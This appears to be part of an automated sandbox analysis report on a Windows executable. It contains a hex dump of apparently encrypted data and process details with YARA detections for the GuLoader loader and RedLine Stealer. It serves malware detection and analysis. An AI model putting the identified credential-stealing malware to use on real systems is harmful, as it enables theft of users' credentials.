16 4b ec 9c 94 ed 82 e8 25 bc f5 90 7f b1 9f 75 de de 44 1d 8e 83 e4 ab 76 ec 66 8b 1d 85 b7 38 10 7c 05 68 91 bf e1 47 50 64 6e 1a c3 6c a2 b5 89 7f cc b6 bf d0 08 f7 70 c3 56 fe ca 6e dd 58 08 7e bd 62 2c 33 a1 a7 32 00 18 e3 05 f5 91 fa 71 0b 7f 61 b7 58 12 a9 37 06 c3 d1 03 9d eb bf 07 2b 0a 5d 98 33 52 3b 97 77 9d 3e fb 46 e1 55 2f a4 bb 05 1d a3 64 74 04 13 0d e4 72 0d ae f7 dd 9c 36 56 2b e4 19 e2 f2 2f 2f d5 8a af 5b 49 f6 ca 20 3b 2f ca bc 67 81 ea fa 84 42 b1 ad b9 88 92 af 55 19 34 38 76 b5 36 98 5f 64 ad 02 ad f4 7f 00 52 3e 09 ca 7c f2 e7 71 de 94 e5 2b 3c 77 b8 66 95 75 91 b2 7c 23 83 db 65 ba e3 69 8f d1 b8 e1 49 c7 df f4 9e d6 53 2c ac 8c 1c 0d de 89 55 65 9d 55 d3 b1 14 7d 0a 28 89 df 1d ef e4 41 a0 e6 5f 8a 07 9d 0a 4d 3f 22 94 22 86 a8 09 70 58 3b 88 0c 1d 7e 11 92 9e 98 a2 92 f5 b6 9b fb e0 63 6f 5f 20 3f 81 e6 47 b2 75 03 b9 7e 2b 2a 07 4a e1 16 f6 96 8d b3 01 5d 9d 39 18 42 3b 0d 7b 32 0e 90 19 ee e2 59 d5 3a d0 da 42 2c 24 a6 31 51 b6 9f fc 58 95 e0 3e 53 91 d3 b6 cf b6 cf fa c7 68 38 9b 8e 5f 42 58 a1 3e c5 14 fb a2 64 1c 28 29 fb 33 d8 a4 48 19 50 6d 91 7e 03 7b 81 ec 60 93 d7 7a cc fd 43 62 39 19 60 dc d2 0b ad 4f 8a ba ca 81 32 7d 64 0c c4 2b 91 52 f6 76 6f a6 35 bf a0 55 c5 8a da 5e 02 91 a6 31 af 05 25 27 cd 71 cf 7c b8 ed e2 7d 71 ba 65 a6 5a ce 94 5a f3 7e da 3c 53 f2 c0 Data Ascii: <rP/@RCR2?r25[/`=g`q}s%E&|AUeU(1AM?""pX;~co_ ?aG{p+@U5J82lb@o97U ID?xmsL8_BXVV9._}D`2G57 WLa;LK.|R)Tq|}qeZZx\{n7 yfqe0?XBQ MhaL#{o&A$xGv5+w*KAuIxVaI$WU$a]kJdQ@)%9A=CYKDGJDYbVvCqdo C`()5PDYS38D#fhY^SPqfcX_$RDy<x*XztBy1=c_4!y[:Bu+uNGmC+#7#yxKT1g&A>E~ IS9EHo/RK%uDvf8|hGPdn lpVnX~b,32qaX7+]3R;w>FU/dtr6V+//[I ;/gBU48v6_dR>|q+<wfu|#eiIS,UeU}(A_M?""pX;~co_ ?Gu~+*J]9B;{2Y:B,$1 QX>Sh8_BX>d()3HPm~{`zCb9`O2}d+Rvo5U^1%'q|}qeZZ~<S

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: o4XzTr73Ut.exe PID: 6892 Parent PID: 5320

General

Start time:	10:59:48
Start date:	20/12/2021
Path:	C:\Users\user\Desktop\o4XzTr73Ut.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\o4XzTr73Ut.exe"
Imagebase:	0x400000

File size:	96864 bytes
MD5 hash:	F65536B785611D1B549E8D866FC898EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.843188696.00000000028A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: o4XzTr73Ut.exe PID: 6324 Parent PID: 6892

General

Start time:	11:01:10
Start date:	20/12/2021
Path:	C:\Users\user\Desktop\o4XzTr73Ut.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\o4XzTr73Ut.exe"
Imagebase:	0x400000
File size:	96864 bytes
MD5 hash:	F65536B785611D1B549E8D866FC898EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000000.841548004.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1061972250.0000000020640000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1061316952.000000001F5F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1060215267.000000001E3E0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000003.1004258087.000000000089A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1060066764.000000001E130000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis